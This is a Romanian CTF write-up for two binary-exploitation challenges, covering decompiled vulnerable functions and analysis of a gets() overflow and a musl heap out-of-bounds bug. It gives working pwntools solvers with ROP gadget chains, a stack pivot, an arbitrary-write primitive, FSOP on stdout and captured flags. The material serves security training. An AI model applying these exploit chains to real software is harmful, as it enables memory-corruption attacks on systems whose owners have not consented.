  puts("Hello! What is your name?");
  return gets(v1);
}
```

Buffer-ul are 128 bytes (0x80)
gets() citeste fara limita = buffer overflow
Putem suprascrie return address-ul dupa 128 + 8 = 136 bytes (buffer + saved rbp)

In sub_401448:



```
__int64 sub_401448()
{
  int v1; // [rsp+4h] [rbp-Ch]
  int v2; // [rsp+4h] [rbp-Ch]
  __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = seccomp_init(0x80000000LL);
  if ( !v3 )
  {
    perror("seccomp_init");
    exit(1);
  }
  v1 = seccomp_rule_add(v3, 2147418112LL, 0LL, 0LL);
  v2 = seccomp_rule_add(v3, 2147418112LL, 1LL, 0LL) | v1;
  if ( (int)(seccomp_rule_add(v3, 2147418112LL, 2LL, 0LL) | v2) < 0 )
  {
    fwrite("seccomp_rule_add failed\n", 1uLL, 0x18uLL, stderr);
    seccomp_release(v3);
    exit(1);
  }
  if ( (int)seccomp_load(v3) < 0 )
  {
    perror("seccomp_load");
    seccomp_release(v3);
    exit(1);
  }
  return seccomp_release(v3);
}
```

Doar 3 syscalluri sunt permise:

0 – read
1 – write
2 – open

Deci explotul este in mai multe stagii:
Stage 1:

Leak libc address prin puts@plt pentru puts@got apoi return la vuln pentru al doilea input

Stage 2:

read(0, bss, 9) - citeste "flag.txt" in sectiunea BSS
read(0, bss+0x200, 0x100) - citeste ROP template tot in BSS
syscall open(bss, 0, 0) - deschide flag.txt, fd-ul returnat e in rax
mov bss+0x210, rax - stocheaza fd-ul in memorie folosind un gadget special
Stack pivot la bss+0x200 folosind leave; ret

Dupa stack pivot, ROP chain-ul din BSS se executa:

pop rdi citeste fd-ul stocat la bss+0x210
read(fd, bss+0x100, 0x100) citeste continutul flag.txt
write(1, bss+0x100, 0x100) afiseaza flagul pe stdout

Problema principala a fost mutarea fd-ului din rax in rdi. Nu exista gadget direct mov rdi, rax; ret in libc. Asadar solutia a fost mai intai sa stocam rax in memorie cu gadge-tul: mov qword ptr rsi, rax; ret. Apoi sa facem stack pivot in bss unde e rop chainu

Gadget-urile folosite din libc:
0x2a3e5 : pop rdi ; ret
0x2be51 : pop rsi ; ret
0x904a9 : pop rdx ; pop rbx ; ret
0x45eb0 : pop rax ; ret
0x91316 : syscall ; ret
0x1222be : mov qword ptr [rsi], rax ; mov eax, 1 ; ret
0x2a2e0 : pop rbp ; ret
0x4da83 : leave ; ret
Atentie la gadget-ul syscall. La adresa 0x29db4 exista syscall; jmp care nu returneaza corect. Am folosit 0x91316 care e syscall; ret.

Deci pe scurt stack pivotul functioneaza asa:

1. pop rbp puen bss+0x200 in rbp
2. leave face: mov rsp, rbp; pop rbp - acum rsp = bss+0x208
3. ret sare la bss+0x208 = pop_rdi
4. pop rdi ia valoarea de la bss+0x210 = fd-ul nostru


   Solver:

```
from pwn import *

context.arch = "amd64"
```

```
elf = ELF("./dev/main", checksec=False)
libc = ELF("./dev/libc.so.6", checksec=False)
p = remote("35.198.137.88", 32729)

bss = 0x4040F0
off = 0x88

p.recvuntil(b"Hello! What is your name?\n")
pay1 = (
    b"A" * off
    + p64(0x401316)
    + p64(elf.got["puts"])
    + p64(elf.plt["puts"])
    + p64(0x401566)
)
p.sendline(pay1)

libc.address = u64(p.recvline().strip().ljust(8, b"\x00")) - libc.symbols["puts"]
p.recvuntil(b"Hello! What is your name?\n")

pop_rdi = libc.address + 0x2A3E5
pop_rsi = libc.address + 0x2BE51
pop_rdx_rbx = libc.address + 0x904A9
pop_rax = libc.address + 0x45EB0
syscall = libc.address + 0x91316
store = libc.address + 0x1222BE
pop_rbp = libc.address + 0x2A2E0
leave = libc.address + 0x4DA83

pay2 = b"A" * off
pay2 += (
    p64(pop_rax)
    + p64(0)
    + p64(pop_rdi)
    + p64(0)
    + p64(pop_rsi)
    + p64(bss)
    + p64(pop_rdx_rbx)
    + p64(9)
    + p64(0)
    + p64(syscall)
)
pay2 += (
    p64(pop_rax)
    + p64(0)
    + p64(pop_rdi)
    + p64(0)
    + p64(pop_rsi)
    + p64(bss + 0x200)
    + p64(pop_rdx_rbx)
    + p64(0x100)
    + p64(0)
    + p64(syscall)
)
pay2 += (
    p64(pop_rax)
    + p64(2)
    + p64(pop_rdi)
```

```python
    + p64(bss)
    + p64(pop_rsi)
    + p64(0)
    + p64(pop_rdx_rbx)
    + p64(0)
    + p64(0)
    + p64(syscall)
)
pay2 += p64(pop_rsi) + p64(bss + 0x210) + p64(store)
pay2 += p64(pop_rbp) + p64(bss + 0x200) + p64(leave)
p.sendline(pay2)

sleep(0.3)
p.send(b"flag.txt\x00")
sleep(0.3)

rop = p64(0x4141414141414141) + p64(pop_rdi) + p64(0xDEADBEEF)
rop += (
    p64(pop_rsi)
    + p64(bss + 0x100)
    + p64(pop_rdx_rbx)
    + p64(0x100)
    + p64(0)
    + p64(pop_rax)
    + p64(0)
    + p64(syscall)
)
rop += (
    p64(pop_rdi)
    + p64(1)
    + p64(pop_rsi)
    + p64(bss + 0x100)
    + p64(pop_rdx_rbx)
    + p64(0x100)
    + p64(0)
    + p64(pop_rax)
    + p64(1)
    + p64(syscall)
)
p.send(rop.ljust(0x100, b"\x00"))

sleep(2)
print(p.recvall(timeout=3))
```

Output:



```
[lifip@justalaptop]-[~/Documents/rocsc/pwn]
>> python3 solver.py                                                          17:04
[+] Opening connection to 35.198.137.88 on port 32729: Done
[+] Receiving all data: Done (275B)
[*] Closed connection to 35.198.137.88 port 32729
b'ROCSC{960bf98820d962e0b4a15d12485c075aab5dc873568fecaf6d344b6474de2c98}\n\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00Segmentation fault\n'
```

oshi : pwn

Dovada obținerii flagului


ROCSC{8870a25a9f58992387f32cbebbbc8adf3c172b582b2448c6bcd2532f642611b0}

Sumar

Vulnerabilitatea principala este lipsa verificarii limitelor pentru indexul arrays-urilor `ptr[]` si `size[]`, ceea ce permite citire/scriere Out-of-Bounds (OOB). Combinand acest bug cu aliasing-ul dintre cele doua tabele (distanta fixa de 16 intrari), am reusit sa:
1. leak-uri pentru heap, main si libc dintr-un singur `print`
2. Construim o primitiva de scriere arbitrara folosind OOB edit
3. Corrumpem structura `stdout` din musl pentru a redirectiona executia catre un ROP chain
4. Executam open/read/write pentru a citi `flag.txt`


Dovada rezolvării

Analizam binarul:




```
[lifip@justalaptop]-[~/Documents/rocsc/pwn/oshi/app]
>> checksec main
[*] '/home/lifip/Documents/rocsc/pwn/oshi/app/main'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
```

Observam ca binarul foloseste musc libc (din Dockerfile):



```
RUN mkdir -p /lib && ln -s /home/ctf/libc.so /lib/ld-musl-x86_64.so.1
```


Acum sa deschidem binarul pentru a analiza functiile importante:



```
void __fastcall __noreturn MEMORY[0x177F](__int64 a1, char **a2, char **a3)
{
  int v3; // [rsp+0h] [rbp-10h] BYREF
  int v4; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v3 = 0;
  sub_171A();
  sub_1209();
  while ( 1 )
  {
    printf("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ");
    v4 = sub_136E();
    switch ( v4 )
    {
      case 1:
        sub_13E1("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ", a2);
        break;
      case 2:
        sub_14ED("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ", a2);
        break;
      case 3:
        sub_1571(&v3, a2);
        break;
      case 4:
        sub_1659("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ", a2);
        break;
```

Aceasta este functia main cu functiile 13E1, 14ED, 1571, 1659:

In sub_13E1:




```
int __fastcall sub_13E1()
{
  int result; // eax
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 size; // [rsp+8h] [rbp-8h]

  printf("Index: ");
  result = sub_136E();
  v1 = result;
  if ( result >= 0 )
  {
    printf("Size: ");
    size = sub_136E();
    *(&unk_40E0 + v1) = malloc(size);
    if ( *(&unk_40E0 + v1) )
    {
      qword_4060[v1] = size;
      printf("Content: ");
      return read(0, *(&unk_40E0 + v1), size);
    }
    else
    {
      return puts("Fail!");
    }
  }
  return result;
}
```

Este functia care aloca memorie pe heap. Totusi am identificat ca verifica doar indexul sa fie >= 0 dar nu verifica o limita superioara. Aceasta permite OOB sau Out of Bounds.

Doua tabele globale in .bss:


Tabelul size[] la offset 0x4060 de la main si tabelul ptr[] la offset 0x40E0 de la main.



```
.bss:0000000000004060 ; _QWORD qword_4060[16]
.bss:0000000000004060 qword_4060      dq 10h dup(?)           ; DATA XREF: sub_13E1+BB↑o
.bss:0000000000004060                                         ; sub_1571+97↑o ...
.bss:00000000000040E0 unk_40E0        db    ? ;               ; DATA XREF: sub_13E1+75↑o
.bss:00000000000040E0                                         ; sub_13E1+8D↑o ...
.bss:00000000000040E1                 db    ? ;
.bss:00000000000040E2                 db    ? ;
.bss:00000000000040E3                 db    ? ;
.bss:00000000000040E4                 db    ? ;
.bss:00000000000040E5                 db    ? ;
.bss:00000000000040E6                 db    ? ;
.bss:00000000000040E7                 db    ? ;
.bss:00000000000040E8                 db    ? ;
.bss:00000000000040E9                 db    ? ;
.bss:00000000000040EA                 db    ? ;
.bss:00000000000040EB                 db    ? ;
UNKNOWN 00000000000040E1: .bss:00000000000040E1 (Synchronized with Hex View-1)
```

Adica distanta este de 0x80 bytes = 16 * sizeof(uint64_t)

Functia 1571:




```
int __fastcall sub_1571(_DWORD *a1)
{
  __int64 v1; // rax
  int v3; // [rsp+1Ch] [rbp-4h]

  if ( *a1 )
  {
    LODWORD(v1) = puts("Error: Prints exceeded.\n");
  }
  else
  {
    printf("Index: ");
    LODWORD(v1) = sub_136E();
    v3 = v1;
    if ( v1 >= 0 )
    {
      v1 = *(&unk_40E0 + v1);
      if ( v1 )
      {
        printf("Data: ");
        write(1, *(&unk_40E0 + v3), qword_4060[v3] & 0xFFFLL);
        putchar(10);
        LODWORD(v1) = a1;
        *a1 = 1;
      }
    }
  }
  return v1;
}
```

Este functia care afiseaza continutul unui chunk. 2 buguri sunt identificate:

Nu exista bounds check pentru index, lungimea vine din size[index] & 0xFFF. Daca index = 16, atunci size[16] aliaseaza ptr[0], deci lungimea va fi ultimii 12 biti din pointerul heap

Functia 1659:



```
int __fastcall sub_1659()
{
  __int64 v0; // rax
  int v2; // [rsp+Ch] [rbp-4h]

  printf("Index: ");
  LODWORD(v0) = sub_136E();
  v2 = v0;
  if ( v0 >= 0 )
  {
    v0 = *(&unk_40E0 + v0);
    if ( v0 )
    {
      printf("New Content: ");
      read(0, *(&unk_40E0 + v2), qword_4060[v2] & 0xFFFLL);
      LODWORD(v0) = puts("Edited.");
    }
  }
  return v0;
}
```

Este functia care modifica continutul unui chunk existent. Again aceleasi buguri ca la read function. Ca sa construim un arbitrary write ne trebuie sa alocam chunkuri asftel incat ptr[11] & 0xFFF == 0x40, ca size[27] aliaseaza ptr[11]

(calcul:

size[27] = adresa 0x4060 + 27*8 = 0x4060 + 0xD8 = 0x4138

ptr[11] = adresa 0x40E0 + 11*8 = 0x40E0 + 0x58 = 0x4138

)

Urmarind edit(27) va scrie exact 0x40 bytes iar ptr[27] poate fi controlat prin edit(0) deoarece chunul 0 suprapune cu zona OOB.

Pentru ca avem sansa sa folosim print doar odata trebuie sa extragem cat mai multa informatie, strategia este sa allocam un chunk la index 0 cu dimensiunea de 512 bytes sau 0x200

Iar apoi apelam print cu index 16

In python:

```python
def alloc(io, idx, size, data):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"Index: ", str(idx).encode())
    io.sendlineafter(b"Size: ", str(size).encode())
    io.sendafter(b"Content: ", data.ljust(size, b"\x00")[:size])
def leak_once(io):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"Index: ", b"16")
    io.recvuntil(b"Data: ")
    leak = io.recvn(0x180)
    return leak


alloc(io, 0, 0x200, b"A" * 0x200)
leak = leak_once(io)
```

Atunci din datele primite putem extragem cele 3 adrese de baza:

```
heap_base = u64(leak[0x00:0x08]) - 0x18
main_base = u64(leak[0x10:0x18]) - 0x4160
libc_base = u64(leak[0xB0:0xB8]) - 0xAFF40
```

Pentru offset trebuia sa folosim un pointer libc dirent din leak la offset 0xB0

Acum ca avem leakul, ca sa obtinem arbitrary write la orice adresa trebuie sa facem "grooming-ul heap-ului"

Adica alocam 15 chunkuri cu dimnesiuni specifice pentru a pozitiona ptr[11] adresa cu ultimii 12 biti

```
groom_sizes = [
    0x10, 0x20, 0x30, 0x40, 0x80, 0x100,
    0x200, 0x300, 0x400, 0x500, 0x600,
    0x700, 0x800, 0x900, 0xA00
]
for idx, sz in enumerate(groom_sizes, start=1):
    alloc(io, idx, sz, bytes([0x41 + (idx % 26)]) * sz)
```

Calculul offset ptr[27] = (27 – 20) * 8 = 0x38 bytes


```
def set_ptr27(addr):
    edit(io, 0, b"\x00" * ptr27_off + p64(addr), 0x200)
def write_any(addr, data):
    for off in range(0, len(data), 0x40):
        chunk = data[off : off + 0x40]
        set_ptr27(addr + off)
        edit(io, 27, chunk, 0x40)
```

Acuma putem scrie 64 de bytes la orice adresa din memorie

Penultimul pas este sa pregatim rop chainul (ORW)

Challengul foloseste seccomp care blocheaza execve, prin urmare nu putem spawna un shell si trebuie sa citim flagul direct folosind orw.

Pregatirea gadgeturilor in libc:



```
[lifip@justalaptop]-[~/Documents/rocsc/pwn/oshi]
>> ROPgadget --binary app/libc.so --only "pop|ret" | grep rdi
0x0000000000022789 : pop rdi ; pop rbp ; ret
0x00000000000152a1 : pop rdi ; ret
[lifip@justalaptop]-[~/Documents/rocsc/pwn/oshi]
>> ROPgadget --binary app/libc.so --only "pop|ret" | grep rsi
0x0000000000022787 : pop rsi ; pop r15 ; pop rbp ; ret
0x000000000001529f : pop rsi ; pop r15 ; ret
0x00000000000761ab : pop rsi ; pop rbp ; ret
0x000000000001b0a1 : pop rsi ; ret
0x00000000000326d9 : pop rsi ; ret 0x41f2
0x0000000000032f9a : pop rsi ; ret 0x41f3
0x0000000000034b27 : pop rsi ; ret 0xd2e9
0x0000000000034dbc : pop rsi ; ret 0xdb85
0x0000000000035276 : pop rsi ; ret 0xefe9
0x000000000002df35 : pop rsi ; ret 0xf66
0x000000000002cfa5 : pop rsi ; ret 0xff2
0x000000000002d0e4 : pop rsi ; ret 0xff3
[lifip@justalaptop]-[~/Documents/rocsc/pwn/oshi]
>> ROPgadget --binary app/libc.so --only "pop|ret" | grep rdx
0x0000000000045d86 : pop rdx ; pop r12 ; ret
0x000000000002a50b : pop rdx ; ret
0x000000000002bf9a : pop rdx ; ret 0xfc3
[lifip@justalaptop]-[~/Documents/rocsc/pwn/oshi]
>>
```

```
pop_rdi = libc_base + 0x152A1   # pop rdi ; ret
pop_rsi = libc_base + 0x1B0A1   # pop rsi ; ret
pop_rdx = libc_base + 0x2A50B   # pop rdx ; ret

open_  = libc_base + 0x1BC20
read_  = libc_base + 0x72740
write_ = libc_base + 0x72F10
_exit  = libc_base + 0x719B0
```

Adresele de pe heap:

```
rop_addr = heap_base + 0x500
path_addr = heap_base + 0x700
buf_addr = heap_base + 0x900
```

Rop chain:

```
path = b"flag.txt\x00"
stack_chain = flat([
    path_addr,
    pop_rsi, 0,
    pop_rdx, 0,
    open_,

    pop_rdi, 3,
    pop_rsi, buf_addr,
    pop_rdx, 0x80,
    read_,

    pop_rdi, 1,
    pop_rsi, buf_addr,
    pop_rdx, 0x80,
    write_,

    pop_rdi, 0,
    _exit,
])

write_any(path_addr, path)
write_any(rop_addr, stack_chain)
```

Ultimul pas este FSOP
Ca programul sa execute trebuie sa corrupem stdout pentru control flow
Prin urmare vom folosi FSOP (File Stream Oriented Programming) pentru a corupe structura stdout din musl libc.

In musl libc, cand programul apeleaza puts("Edited."), intern se apeleaza functia __overflow care face:

```
f->write(f, &c, 1);
```

Daca reusim sa dam overwrite la acest callback cu o functie _longjmp iar aceasta citeste:
rsp din stdout+0x30
Rip din stdout+0x38

Atunci redrectionam executia catre ROP chainul nostru.

Gasirea adreselor:

```
stdout_struct = libc_base + 0xAD280
longjmp_ = libc_base + 0x789D7
```

Contruirea patchului pentru stdout:

```
trigger_patch = flat([
    1,
    1,
    rop_addr,
    pop_rdi,
    0,
    longjmp_,
    libc_base + 0x5A240,
    libc_base + 0xAE608,
])
write_any(stdout_struct + 0x20, trigger_patch)
```

In concluzie cam asa arata dupa write:

1. Urmatorul puts("Edited.") din program apeleaza __overflow
2. __overflow cheama callback-ul stdout->write care acum este _longjmp
3. _longjmp primeste stdout ca argument (rdi = stdout)
4. _longjmp citeste RSP = stdout+0x30 = rop_addr
5. _longjmp citeste RIP = stdout+0x38 = pop_rdi
6. Stack-ul este pivotat pe heap, ROP chain-ul se executa

